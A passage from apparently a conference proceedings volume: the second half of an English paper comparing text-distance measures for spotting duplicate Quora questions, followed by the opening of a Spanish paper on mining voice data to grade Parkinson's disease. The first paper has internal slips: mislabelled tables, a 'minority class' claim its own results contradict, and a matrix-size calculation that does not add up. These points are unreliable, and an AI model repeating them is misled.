Quora (quora.com) is a well-known Community Question Answering website, aimed to “share and grow the world’s knowledge”². The website released a public dataset related to the problem of identifying duplicate questions. This is a real dataset, comprising over 400.000 pairs of potential question duplicate pairs, collected and published along with a detailed explanation about its features³. From an initial overall pre-processing task, missing values were removed, and a total of 404.290 question pairs were used as input for the experiment. An additional indicator variable was added to identify duplicate questions, with a value of 1 for duplicated questions, and 0 for questions that are not duplicated. The proportion of duplicate pairs is shown on Figure 2. A total of 149.263 pairs are labeled as duplicated (TRUE: 36,9%) and the remaining 255.027 pairs are labeled as not duplicated (FALSE: 63,1%).

3.2. Comparative analysis

With the Quora dataset, a series of comparative analysis experiments were performed following the workflow shown on Figure 3. Initially, the Quora dataset was downloaded and a pre-processing task was performed. Then, a classic machine learning approach was applied to define the training, validation and test sets. A n -fold cross validation framework was adopted, so that n training /

² About Quora. <https://www.quora.com/about>. Accessed Aug 2017.

³ Quora dataset. <https://data.quora.com/First-Quora-Dataset-Release-Question-Pairs>. Accessed Aug 2017.




Figure 2. Labeling distribution for the Quora dataset.

validation sets were defined; and a portion was withheld for final testing. Once these sets were defined, the five aforementioned distance measures were applied and assessed for classification performance. Finally, the results were obtained and evaluated. In the following subsections we explain each of these steps.

3.3. Pre-processing

As mentioned above, missing questions from the Quora dataset were removed. As well as this, several peculiarities were found within the question texts, such as special characters, misspelled words, hyperlinks, programming code and mathematical formulas. The distance measures applied in this work are strongly biased for these anomalies, because they mostly do not represent appropriately the relationships between text objects. Moreover, as explained in Section 2.1, stopwords may be over-represented for the TF distance. Consequently, in order to obtain better results the Quora dataset was pre-processed, removing special characters near white spaces and text between the reserved tags `[code]` and `[math]`. Numbers were translated into their text names for a better implementation of the code used in our experiment. Misspelled words and hyperlinks were left unchanged.

3.4. Setting up the experiment

A classical machine learning approach was applied to assess the performance of the studied measures. Since our main goal is to determine if a pair of questions is related or not, a threshold λ was determined for each measure. A distance less than or equal to λ means that the pair of questions is related to each other (i.e. is duplicated), whereas a distance greater to λ means that the question pair is not related. A test set was formed by selecting a

random 20% of the total number of question pairs. This test set was put aside for the final evaluation. For the remaining data, 50 samples were selected. Each sample was randomly partitioned into a training set (60% of the dataset size) and a validation set (20% of the dataset size). The selection of the test, training and validation sets was performed preserving the class distribution for duplicated and non-duplicated question pairs (as shown on Figure 2) in all cases. For each measure evaluation, 50 runs were performed using the mentioned 50 training and validation samples⁴. In each run, a value for λ was selected from the training set taking into account the one that yielded the smallest error for the validation set. These error values were then averaged over the total number of runs.

3.5. Applying text measures

The experiments for applying text measures were implemented in Python. Each distance measure was coded and encapsulated into a comparator class, which takes two text objects as input and return the distance between them as output. This distance is a number between 0 and 1 where a value close to 0 means that the text objects are strongly related to each other whereas a value close to 1 means that the text objects are weakly related to each other (i.e. do not have anything in common). The complete code developed for our work is freely available for academic use in https://github.com/Departamento-Sistemas-UTNFRRO/text_comparison.

Regarding the implementation of the evaluated measures, a procedure for each one was performed as described below.

TF: For TF, a preprocessing step was performed by removing all stopwords. Then each question pair was split into two word vectors. After this step, the union for both vectors was determined, resulting in a word set w containing non-repeating words for both vectors. Two new arrays were then defined for each question pair with size $|w|$, counting the number of occurrences of each distinct word within each word vector. Finally, the cosine distance was computed for all pairs, using the function `cosine_distance` from the NLTK Python library⁵.

TF/IDF: The implementation of TF/IDF was tested using the `gensim`⁶ and `sklearn`⁷ Python libraries. The `gensim` library was selected for its best performance handling large volumes of text data. For the final distance calculation between document vectors, the cosine distance was used.

W2V: Pre-trained word and phrase vectors were used for the Word2Vec CBOV model. These pre-trained

⁴ The same 50 samples were used for all measures.

⁵ NLTK library. <http://www.nltk.org/>. Accessed Aug 2017.

⁶ Gensim library. <https://pypi.python.org/pypi/gensim>. Accessed Aug 2017.

⁷ Scikit-learn library. <http://scikit-learn.org/stable/>. Accessed Aug 2017.




Figure 3. Workflow for the comparative analysis experiment.

vectors are available in the Word2Vec Google Code site⁸ and were obtained using a data-driven approach described in [21] with a Google News dataset of about 100 billion words. Each question in the dataset is transformed to a sentence vector through the average vector of every word contained within the question. The final distance between questions is then given by the cosine distance between the vector sentences.

FTXT: The neural network was trained with the pre-processed questions obtaining a numeric vector representation for each of the words in the dataset. The parameters selected to train the network were those established as default in the FastText library⁹. Once the network was trained, each question was represented as the average vector over all the word representations contained in the question. Therefore, a single vector was obtained to represent each of the questions.

SD: For SD, stopwords were preserved when pre-processing the original dataset. The selected information content-based semantic similarity for words was the commonly used Lin measure [23]. The lexical knowledge bases used as input for semantic similarity calculation and weighting were the well-known Wordnet [24] and Brown corpus [25] databases. The input parameters were defined as the ones proposed in [19]. The δ parameter was set to 0,5 to equally balance both sentence measures.

4. Results

In this section we present the results for all the experiments proposed in this work.

4.1. Preliminary results

Prior to describing the experiment results, it is important to consider the preliminary results for the calculated distances. In Table 1 several descriptive statistics such as mean, median, standard deviation and skewness are shown for each distance measure.

Table 1. Preliminary results for the Quora Dataset

Distance Measure	Mean	Standard Deviation	Median	Skewness
TF	0,483	0,291	0,470	0,250
TF/IDF	0,488	0,316	0,481	0,090
W2V	0,200	0,146	0,169	1,250
FTXT	0,109	0,094	0,083	1,740
SD	0,325	0,206	0,292	0,700

As shown in Table 1, all the variable means are lower than 0,5, with acceptable standard deviations ranging between 0,094 for FTXT and 0,316 for TF/IDF. Moreover, all the calculated medians are slightly lower than the

⁸ Word2Vec in Google Code. <https://code.google.com/archive/p/word2vec/>. Accessed Aug 2017.

⁹ FastText library. <https://github.com/facebookresearch/fastText>. Accessed Aug 2017.

means, varying from 0,083 for FTXT to 0,481 for TF/IDF. These distributions suggest an accumulation of data points towards the lower values (i.e. closer to 0, meaning better distance values). The skewness measure is positive, which also suggests an asymmetrical, right-tailed distribution for all measures. It can be seen that there is a consistent statistic behavior among the distance distributions. The correlation matrix for all pairs of variables was also calculated and is shown on Table 2.

Table 3. Correlation matrix for the five distance measures

	TF	TF/IDF	W2V	FTXT
TF/IDF	0,868			
W2V	0,770	0,663		
FTXT	0,713	0,588	0,896	
SD	0,705	0,697	0,701	0,664

The smallest correlation corresponds to FTXT vs. TF/IDF, with a value of 0,588 whereas the largest values correspond to TF vs. TF/IDF with a value 0,868, and FTXT vs W2V, with a value of 0,896. As it can be seen, there is a strong positive correlation among all the calculated measures. These results suggest that a new set of variables that comprises strong correlations could be built without significant loss of information, in order to develop a simpler set of distance measures.

5. Experiment results

For the experiments performed on each of the distance measures, the confusion matrices were calculated, along with the accuracy and average error measures. The results are shown in Table 2. On each row, the validation results for each distance measure are shown. On the first column, percentual values for confusion matrices are displayed for each measure. In each confusion matrix the output classes are labeled as “0” (not duplicated) and “1” (duplicated), and shown on rows (real class) and columns (predicted class) for each measure. The second column shows results for accuracy (i.e. total proportion of correctly classified elements) and the third column shows results for the average error over the 50 experiment runs with the selected threshold λ in each run. As it can be seen from the table, accuracies exceed 66% in all cases, reaching a maximum value of 68% for W2V. Accuracy values are always above the random baseline of 63% set by the majority class, as seen in Figure 2. Regarding average error, the largest value corresponds to 33,5% for TF/IDF. FTXT shows an average error value of 32,8%, whereas SD

has a lower value of 32,1%. Both TF and W2V show the minimum error values of 32% for each measure. Both accuracy and error rates are considered promising values for our comparative analysis. It should be noted that both accuracy and error rates are consistent across all measures, which suggest that the complexity of the text dataset used in this work does not affect significantly the performance of the initial measures selected for our pipeline. Test results do not vary significantly from the obtained validation results.

Table 2. Confusion matrices, accuracy and error values for the five measures.

		Predicted		Accuracy	Error	
		0	1			
TF	Real	0	0,440	0,190	0,668	0,320
		1	0,132	0,238		
TF/IDF	Real	0	0,441	0,190	0,660	0,335
		1	0,150	0,219		
W2V	Real	0	0,436	0,195	0,680	0,320
		1	0,125	0,244		
FTXT	Real	0	0,504	0,127	0,674	0,328
		1	0,199	0,170		
SD	Real	0	0,490	0,140	0,679	0,321
		1	0,180	0,189		

Regarding the confusion matrices, it can be seen as result that correctly predicted values for non-duplicated question pairs (class “0”) outperform correctly predicted values for duplicated question pairs (class “1”) in all cases. For W2V, the minimum difference between the correctly predicted question pairs for the two classes (value for real vs. predicted class “0” minus value for real vs. predicted class “1”) is found with a value of $0,436 - 0,244 = 0,192$ (19,2%). Moreover, with that value of 0,244 for predicting class “1”, W2V was found to perform best for identifying duplicates. On the other hand, the maximum imbalance between the correctly predicted values for both classes can be seen in FTXT with a value of $0,504 - 0,170 = 0,334$ (33,4%). These biases found across all measures show a better performance for class “0” (i.e. predicting non-duplicate question pairs) for all the evaluated measures. These results might be originated as a consequence of the imbalanced class distribution for the original Quora dataset. Therefore, these resulting values should be taken into account for future text analyses in which the original

dataset has a strong uneven class distribution. In these cases, applying state-of-the-art measures such as the ones studied in this work might be biased towards the minority class, as we found in our series of experiments.

6. Discussion and future work

In this section, we present the “lessons learned” obtained as a conclusion of this work, to serve as a helpful starting point to the newcomer in CQA content-based recommender systems. We also provide guidelines for the next Stage proposed for our pipeline.

6.1. Lessons learned

Our motivation in this work was to evaluate different distance measures for text objects towards the creation of a novel combined measure for CQA content-based recommender systems with improved representation for relationships between text objects. The evaluated measures have different peculiarities that are worth mentioning. TF and TF/IDF are invariant respect to word ordering, but TF is sensitive to stopwords, which requires an additional pre-processing task to remove these text objects from the original dataset. Both measures might provide large distance values for sentences with slight differences (e.g. words with weak meaning when considered in the context of the sentence, such as prepositions, adverbs or adjectives). On the other hand, FTXT and W2V are window-based techniques, which results in an important weight given to the order in which words appear in the text. None of the aforementioned measures takes into account the semantics of the words or its relationships, which makes SD an appropriate measure to cover this aspect from text documents.

The newcomer to CQA content-based recommender systems should take into account the results obtained in this work. Regarding the statistic summary mentioned in Section 4.1, the high correlations obtained for TF vs. TF/IDF and FTXT vs. W2V (above 85% for both cases) suggests the possibility of either building a simpler combined model using only one of the measures for each pair of highly correlated techniques, or applying principal components analysis to all distance variables in order to obtain a lower number of variables that contains near-equivalent information about the original data. Also, it is worth noting that the values for asymmetry throughout the distance distributions, along with the consistent bias towards the minority class across all the evaluated measures, are important items to be taken into account in order to avoid misleading conclusions about the classification performance. Therefore, it might be necessary to consider the original class distribution when quantifying the quality of the studied measures.

Regarding the performance results, promising values were obtained for accuracy and average error, with consistent behavior across all the evaluated measures and relatively low variability. These outcomes suggest that the selected measure distances might be suitable to build a novel combined measure with improved quality for Stage 2 of our proposed pipeline.

6.2. Future work

Towards Stage 2 of our pipeline, preliminary tests for building a combined measure were performed using the EAC approach as detailed in [12]. Distance matrices were created from the five evaluated measures and a co-association matrix was built upon hierarchical clustering applied to each measure. Experiments were performed with small sample subsets from the Quora dataset (about 1.300 question pairs). Preliminary results show similar performance values compared to results from individual measures. The way of processing these experiments has been found to constitute an important challenge, since a complete (upper triangular) co-association distance matrix among all pairs of the $n = 404.290$ questions should be of size $\frac{2n(n+1)}{2} = 326.901.212.490$ values. This scale, which is ideal for a Big Data-driven problem approach, requires new strategies for retrieving, processing, handling and storing data. In any case, our preliminary results motivate us to search for a better means of combining the studied measures, possibly taking into account the aforementioned bias and high correlations found in the original dataset. Therefore, our main challenges for the next stage of our pipeline rely on improving accuracy and error measures, and to find new means to ensure an acceptable output quality regarding volume, variety, velocity and veracity features inherent to large text datasets. In this way, overcoming these challenges will lead us to effectively build a reliable recommender system for CQA websites based on an improved measure for text distances.

7. References

- [1] C. L. Philip Chen and C.-Y. Zhang, “Data-intensive applications, challenges, techniques and technologies: A survey on Big Data,” *Inf. Sci. (Ny)*, vol. 275, pp. 314–347, Aug. 2014.
- [2] D. Laney, “3D data management: Controlling data volume, velocity and variety.,” *META Gr. Res. Note*, vol. 6, no. February 2001, p. 70, 2001.
- [3] IBM, P. Zikopoulos, and C. Eaton, *Understanding Big Data: Analytics for Enterprise Class Hadoop and Streaming Data*, 1st ed. McGraw-Hill Osborne Media, 2011.
- [4] A. De Battista *et al.*, “Minería de datos aplicada a datos

- masivos,” in *XVIII Workshop de Investigadores en Ciencias de la Computación (WICC 2016, Entre Ríos, Argentina)*, 2016.
- [5] A. Pascal *et al.*, “Consultas en nuevos modelos de bases de datos,” in *XVI Workshop de Investigadores en Ciencias de la Computación*, 2014.
- [6] J. Gantz and D. Reinsel, “Extracting value from chaos,” *IDC iView*, vol. 1142, no. 2011, pp. 1–12, 2011.
- [7] I. A. T. Hashem, I. Yaqoob, N. B. Anuar, S. Mokhtar, A. Gani, and S. U. Khan, “The rise of ‘big data’ on cloud computing: Review and open research issues,” *Inf. Syst.*, vol. 47, pp. 98–115, 2015.
- [8] C. C. Aggarwal and C. Zhai, *Mining text data*. Springer Science & Business Media, 2012.
- [9] F. Ricci, L. Rokach, B. Shapira, and P. B. Kantor, *Recommender systems handbook*. Springer, 2015.
- [10] Q. He, J. Pei, D. Kifer, P. Mitra, and L. Giles, “Context-aware citation recommendation,” in *Proceedings of the 19th international conference on World wide web*, 2010, pp. 421–430.
- [11] A. Strehl and J. Ghosh, “Cluster Ensembles --- A Knowledge Reuse Framework for Combining Multiple Partitions,” *J. Mach. Learn. Res.*, vol. 3, no. Dec, pp. 583–617, 2002.
- [12] A. L. N. Fred and A. K. Jain, “Combining multiple clusterings using evidence accumulation,” *IEEE Trans. Pattern Anal. Mach. Intell.*, vol. 27, no. 6, pp. 835–850, 2005.
- [13] Z. Feng, J. Bao, and K. Liu, “A New Efficient Text Clustering Ensemble Algorithm Based on Semantic Sequences,” in *International Conference in Swarm Intelligence*, 2013, pp. 183–190.
- [14] G. Adomavicius and A. Tuzhilin, “Toward the next generation of recommender systems: A survey of the state-of-the-art and possible extensions,” *IEEE Transactions on Knowledge and Data Engineering*, vol. 17, no. 6, pp. 734–749, 2005.
- [15] G. Salton and M. J. McGill, “Introduction to modern information retrieval,” 1986.
- [16] R. Baeza-Yates, B. Ribeiro-Neto, and others, *Modern information retrieval*, vol. 463. ACM press New York, 1999.
- [17] T. Mikolov, K. Chen, G. Corrado, and J. Dean, “Efficient estimation of word representations in vector space,” *arXiv Prepr. arXiv1301.3781*, 2013.
- [18] P. Bojanowski, E. Grave, A. Joulin, and T. Mikolov, “Enriching word vectors with subword information,” *arXiv Prepr. arXiv1607.04606*, 2016.
- [19] Y. Li, D. McLean, Z. A. Bandar, J. D. O’shea, and K. Crockett, “Sentence similarity based on semantic nets and corpus statistics,” *IEEE Trans. Knowl. Data Eng.*, vol. 18, no. 8, pp. 1138–1150, 2006.
- [20] J. Ramos and others, “Using tf-idf to determine word relevance in document queries,” in *Proceedings of the first instructional conference on machine learning*, 2003, vol. 242, pp. 133–142.
- [21] T. Mikolov, I. Sutskever, K. Chen, G. S. Corrado, and J. Dean, “Distributed representations of words and phrases and their compositionality,” in *Advances in neural information processing systems*, 2013, pp. 3111–3119.
- [22] P. Resnik, “Using information content to evaluate semantic similarity in a taxonomy,” *arXiv Prepr. C.*, 1995.
- [23] D. Lin, “An Information-Theoretic Definition of Similarity,” in *Proceedings of ICML*, 1998, pp. 296–304.
- [24] G. A. Miller, “WordNet: a lexical database for English,” *Commun. ACM*, vol. 38, no. 11, pp. 39–41, 1995.
- [25] W. N. Francis and H. Kucera, “Brown corpus manual,” *Brown Univ.*, vol. 2, 1979.

Modelos de Minería de Datos para el Diagnóstico de Enfermedad de Parkinson Mediante el Análisis de Voz

Ing. Osvaldo Mario Sposito¹, Mg. Gabriel Blanco², Mg. Mónica Giuliano³, Lic. Luis Fernandez⁴, Lic. Julio César Bossero⁵

¹Decano del Departamento de Ingeniería e Investigaciones Tecnológicas. Prof. Titular Cátedra Base de Datos. UNLaM. sposito@unlam.edu.ar

²Vicedecano del Departamento de Ingeniería e Investigaciones Tecnológicas. UNLaM. gblanco@unlam.edu.ar

³Departamento de Ingeniería e Investigaciones Tecnológicas. Prof. Cátedra Probabilidad y Estadística. UNLaM mgiuliano@unlam.edu.ar

⁴Departamento de Ingeniería e Investigaciones Tecnológicas Prof. Cátedra Cálculo Numérico UNLaM lfernaar@yahoo.com.ar

⁵Departamento de Ingeniería e Investigaciones Tecnológicas Prof. Cátedra Elementos de Programación y Base de Datos. UNLaM. jbossero@unlam.edu.ar

Resumen

Un sistema de soporte a la toma de decisiones clínicas (CDSS), es un sistema informático diseñado para servir de apoyo en la toma de decisiones médicas. La evolución de las Tecnologías de la información y la comunicación (TIC) han permitido el estudio y clasificación de grandes volúmenes de datos con los algoritmos de minería de datos. Una de las principales ventajas de la minería de datos es su capacidad para generar nuevos conocimientos. En los últimos años, se han realizado investigaciones sobre la conexión entre la enfermedad de Parkinson (EP) y el deterioro del habla. En la actualidad se cuenta con una amplia gama de algoritmos de procesamiento de señales de voz (medidas de disfonía), que permiten determinar la puntuación conocida como Escala de Valoración de la Enfermedad de Parkinson (PDRS por Parkinson's Disease Rating Scale), indicador que mide la gravedad y progresión de la enfermedad de parkinson.

Con técnicas de minerías de datos (MD) en el presente trabajo se pretende clasificar, de acuerdo al PDRS, a pacientes con EP a partir de medidas de parámetros de su voz disponibles en bases de datos.

Con este fin, se trabajó con las bases de datos del proyecto Patient Voice Analysis (PVA). Este proyecto, se basa en el análisis de muestras de voz de paciente, para evaluar la gravedad y las fluctuaciones de los síntomas de la EP.

Para el logro de las metas trazadas se utilizó el software de minería de datos Weka, que contiene una colección de herramientas de visualización y algoritmos para análisis de datos y modelado predictivo.

1. Introducción

La Universidad Nacional de La Matanza (UNLaM), a través de su Departamento de Ingeniería e Investigaciones Tecnológicas (DIIT), está comenzando a

incursionar en el desarrollo de los denominados sistemas de soporte a la toma de decisiones clínicas (CDSS), estos son sistemas informáticos diseñados para ayudar a la toma de decisiones, en los que las características individuales de los pacientes se utilizan para generar recomendaciones que son presentadas a los médicos para su consideración. Hoy en día existen diferentes proyectos informáticos orientados a tal fin, teniendo cada uno de ellos sus ventajas y desventajas, las que deberán ser evaluadas al momento de decidir su uso [8, 53].

Con el avance de las tecnologías relacionadas con la información, es posible acceder y analizar cantidades ingentes de datos relacionados con la salud y la enfermedad. Esto incluye datos de filiación, pero también los relacionados con los diagnósticos, la gravedad, los resultados analíticos, las pruebas funcionales y la medicación, así como las características de los contactos del enfermo con el sistema sanitario. Disponer de esta gran cantidad de información en formato digital ofrece 3 ventajas importantes: a) mejora su calidad; b) reduce el tiempo marginal de trabajo por parte del personal sanitario, y c) ofrece la posibilidad de utilizar dicha información mediante sistemas automatizados, como la minería de datos [26].

La minería de datos (MD) entre otras técnicas, utiliza Inteligencia Artificial para encontrar patrones y relaciones entre los datos, permitiendo la creación de modelos y representaciones abstractas de la realidad. Con estas herramientas se facilita el análisis de grandes volúmenes de información los individuos, la extracción de patrones, la descripción de tendencias o regularidades y la predicción de comportamientos [17, 27].

Siguiendo la línea de [2-5, 12, 25, 31, 51, 52, 58], se pretende ensayar con 3 técnicas de MD del tipo supervisado, para analizar la posibilidad de clasificar correctamente el nivel de la EP, de acuerdo al PDRS (Parkinson's Disease Rating Scale), que se obtuvo de la base de datos del proyecto Patient Voice Analysis (PVA).

2. Que es el Parkinson

La primera descripción detallada de la enfermedad conocida hoy como enfermedad de Parkinson, fue realizada por James Parkinson en el año 1817 [37]. Este médico caracterizó la enfermedad por “...*Movimientos involuntarios de carácter tembloroso, con disminución de la fuerza muscular, que afectan a partes que están en reposo y que incluso provocan una tendencia a la inclinación del cuerpo hacia delante y una forma de caminar a pasos cortos y rápidos. Los sentidos y el intelecto permanecen inalterados...*”. En la actualidad, se considera que la EP pertenece a un grupo de trastornos que tienen su origen en la degeneración de neuronas, por lo que se la describe como una enfermedad neurodegenerativa. En pacientes con EP existe un déficit de dopamina, afectando la vía nigro estriada (pars compacta) que actúa sobre la vía directa en los ganglios de la base. Estos son un grupo de estructuras subcorticales que intervienen en el movimiento voluntario, en la integración de información sensorio-motora, en procesos asociativos, cognitivos y emocionales, como así también, en el comportamiento relacionado con los hábitos (conductas que se realizan casi sin pensar).

La enfermedad constituye un trastorno neurodegenerativo crónico y progresivo del sistema nervioso central, de comienzo gradual, sin sintomatología obvia, y progresión lenta, apareciendo en edades medias, entre 40 y 70 años. La EP tiene una primera fase pre-sintomática que no está suficientemente definida, aunque se cree que dura al menos 10 años. Sus manifestaciones son: dolor en articulaciones y muscular, sin una causa concreta, molestias gastrointestinales, hiposmia, depresión y trastornos del lenguaje [43].

En su fase sintomática, las características más notables son: rigidez al extender o flexionar cualquier segmento corporal (lo que se denomina fenómeno de rueda dentada); temblor de reposo progresivo y asimétrico, que compromete uno de los 4 miembros u otro segmento corporal (mandíbula, cabeza, mentón), para luego extenderse de manera progresiva aunque siempre conservando la asimetría; bradicinesia o dificultad para iniciar el movimiento voluntario; dificultad para actos motores repetidos, representado por la hipomimia, pérdida del balanceo de las extremidades, dificultad para incorporarse de una silla, etc. Con la progresión de la enfermedad, el paciente adopta lentamente una postura anteflectada y una marcha en que apura los pasos como si fuese impulsado. Luego de un número variable de años la enfermedad avanza a un estado de invalidez [44].

Otro síntoma frecuente en la EP es la presencia progresiva de disartria hipocinética (problemas en el

habla); se estima que los déficit en el habla están presentes entre el 60-80% de estos enfermos [10].

Las técnicas tradicionales para el diagnóstico de la enfermedad, se basan en el análisis de síntomas principalmente relacionadas con la motricidad del paciente, y estos ocurren cuando el 60 % de las células cerebrales que controlan la actividad motora están dañadas. En cambio se observan cambios en la voz aún antes que se manifiesten otros síntomas de la enfermedad.

La ausencia de una prueba diagnóstica de referencia y la falta de pericia clínica son características que pueden hacer subestimar los casos incipientes de EP en una población determinada y provocar, muchas veces, un retraso considerable en su diagnóstico. Si bien el diagnóstico definitivo es histopatológico, se considera que un diagnóstico preliminar, en etapas tempranas, resulta ser un desafío y una enorme responsabilidad, considerando las implicancias de pronóstico vital y las limitaciones motrices futuras para cada paciente diagnosticado.

En esta dirección, se orientan múltiples investigaciones que hacen uso de Tecnologías de la Información y las Comunicaciones (TIC) en el área de salud, aplicándolas tanto en la asistencia a personas con cierta dolencia o discapacidad, como en el diagnóstico a distancia, la promoción de pruebas de diagnóstico no invasivas, o el procesado distribuido de datos, entre muchas otras posibilidades. A este conjunto de aplicaciones se le ha dado el nombre de: *Smart Health*.

En el caso de la EP y otras enfermedades neurodegenerativas, diversos estudios [23, 24, 38, 55], han identificado las anomalías presentes en grabaciones de voz de los pacientes, poniendo de manifiesto la posibilidad de usar técnicas de análisis de señales acústicas para el diagnóstico precoz de la enfermedad. Se considera que el diagnóstico de EP a través del análisis de trastornos del habla utilizando sistemas de tele-diagnóstico y tele-monitoreo, no solo evitaría las complicaciones de los métodos invasivos, sino que, además, es de bajo costo y fácil auto administración [38].

En esta misma línea, existe un gran interés en el análisis de patrones del habla con el objetivo de construir modelos predictivos de diagnóstico. En [54], se presenta el análisis de una amplia variedad de muestras de voz que incluyen: vocales sostenidas, palabras y oraciones, obtenidas de un conjunto de ejercicios de pacientes con EP.

3. Datos.

Si bien existen varios grupos de investigadores cuyas líneas de trabajo están vinculadas al estudio de la EP a través de análisis de datos de habla o texto de pacientes que la padecen, podemos mencionar algunos cuyos

trabajos sirven de referencia o contexto para este proyecto:

Los integrantes del grupo de investigación Informática Aplicada al Procesado de Señal de la Universidad Politécnica de Madrid (UPM) llevan algunos años trabajando en colaboración con el Centro de Tecnología Biomédica. Fundamentalmente, han desarrollado un modelo biomecánico para modelar las particularidades de aparato fonador y han evaluado diferentes propuestas de extracción paramétrica para detectar la existencia de patologías utilizando la señal de voz de los pacientes [11].

En la Universidad de Oxford, [55, 56], definieron un conjunto de medidas de disfonía y compararon los resultados de usar cuatro algoritmos de selección de características y clasificación binaria en el análisis de 263 muestras correspondientes a 43 pacientes.

En la Fundación INECO de Argentina se ha trabajado en el análisis del lenguaje [21], a partir de discursos espontáneos de un conjunto de pacientes con EP y un grupo control sin EP. Se realizan análisis de variables latentes y se obtienen diferencias en las palabras más utilizadas por el grupo EP y el control.

El proyecto Synapse (<https://www.synapse.org/#>), auspiciado por entidades tales como la fundación LifeSciences del estado de Washington, el National Institute of Mental Health o la fundación Alfred P. Sloan que es una red social para proyectos de investigación. Se trata de una plataforma de código abierto que permite a los usuarios compartir, en tiempo real, recursos y resultados de investigación.

Entre los proyectos de la plataforma, se encuentra el Patient Voice Analysis (PVA) que contiene 779 grabaciones de voz de corta duración (entre 3 y 30 segundos) de 620 individuos con EP realizadas por los propios enfermos, mediante llamadas telefónicas. Esta forma de realizar grabaciones es absolutamente novedosa y, si se extiende, puede proporcionar grandes bases de datos de bajo costo. Además de la grabación los pacientes aportaron información demográfica (edad, género), datos médicos (años desde el primer síntoma, medicación, etc.) y respondieron a las preguntas de los cuestionarios de dos escalas de síntomas de la enfermedad (PDRS y Hoehn & Yahrstage). En las grabaciones de voz se midieron 38 características de la señal. Los datos están recogidos y son accesibles a los usuarios, con las garantías legales y éticas de tratamiento de datos personales.

En la propia página¹ se encuentra un primer estudio de los datos PVA realizado por Christine Suver, con el software estadístico R². Después de un procesado inicial, los datos fueron aleatoriamente distribuidos en dos

subconjuntos (de 389 y 390 registros) con el fin de disponer de un conjunto de entrenamiento y un conjunto test y se aplicaron distintos algoritmos de modelos predictivos. Los resultados obtenidos no son determinantes. Pero hay que tener en cuenta que los protocolos de calidad en la recogida de datos y grabaciones aún no están bien definidos. El proyecto está vivo y cabe esperar que en un futuro próximo se podrán disponer de datos más depurados que permitan definir modelos [6, 7].

4. Sistema Fonatorio y Producción de la voz.

En la producción de la voz intervienen los pulmones (fuente de energía), la laringe, que contienen las cuerdas vocales, la faringe, las cavidades nasal y bucal, músculos que mueven estos órganos, y los nervios que controlan los movimientos. El control general del sistema se realiza en el cerebro, específicamente, en la corteza neuromotora lingüística.

La voz se produce cuando el aire expedido por los pulmones incide en la laringe y en el tracto vocal (faringe cavidad bucal y nasal). Cuando las cuerdas vocales (en realidad dos membranas) se encuentran parcialmente cerradas el aire proveniente de los pulmones las hace vibrar, produciéndose en sonido tonal o sonoro, por ejemplo: cuando se pronuncian las vocales. Esta señal, quasi-periódica puede caracterizarse por su frecuencia fundamental (F0) y sus armónicos asociados (espectro discreto). En cambio, si las cuerdas vocales se encuentran abiertas se produce un sonido de los denominados sordos, por ejemplo: en la pronunciación de la letra s.

Más allá de la apertura o cierre de las cuerdas vocales el sonido que percibimos depende de otros factores: el filtrado, y las articulaciones que se producen en el tracto vocal. El filtrado, se relaciona con la forma que adopta el tracto vocal, generando resonadores acústicos que enfatizan determinadas bandas de frecuencias. A las frecuencias de resonancia asociadas, se las denomina formantes.

Las articulaciones producen oclusiones en el tracto bucal, dando lugar a una modificación a nivel temporal del sonido, consonantes. No hay oclusiones en la pronunciación de las vocales, el tracto vocal se mantiene despejado. Los sonidos vocálicos son los de mayor interés para la determinación de las patologías del habla.

La frecuencia fundamental de los sonidos tonales depende de diversos factores físicos: tamaño y masa de las cuerdas vocales, su visco-elasticidad, la tensión que se aplique, velocidad del flujo de aire proveniente de los pulmones, etc.

¹ <https://www.synapse.org/#!Synapse:syn2321745/wiki/65078>

² <https://www.r-project.org/>

5. Habla y Enfermedad de Parkinson

El habla del parkinsoniano se caracteriza por tener una sonoridad e intensidad monótona, de bajo tono y pobremente prosódica, que tiende a desvanecerse al final de la fonación. El habla se produce en lentos ataques y significativas pausas para respirar entre palabras y sílabas, reduciéndose la fluidez verbal [16] y el ritmo [54]. La articulación de los sonidos, tanto linguales, como labiales, se empobrecen [1, 21], reduciendo significativamente su inteligibilidad [46], y dificultando la identificación de su estado emocional e intenciones [49].

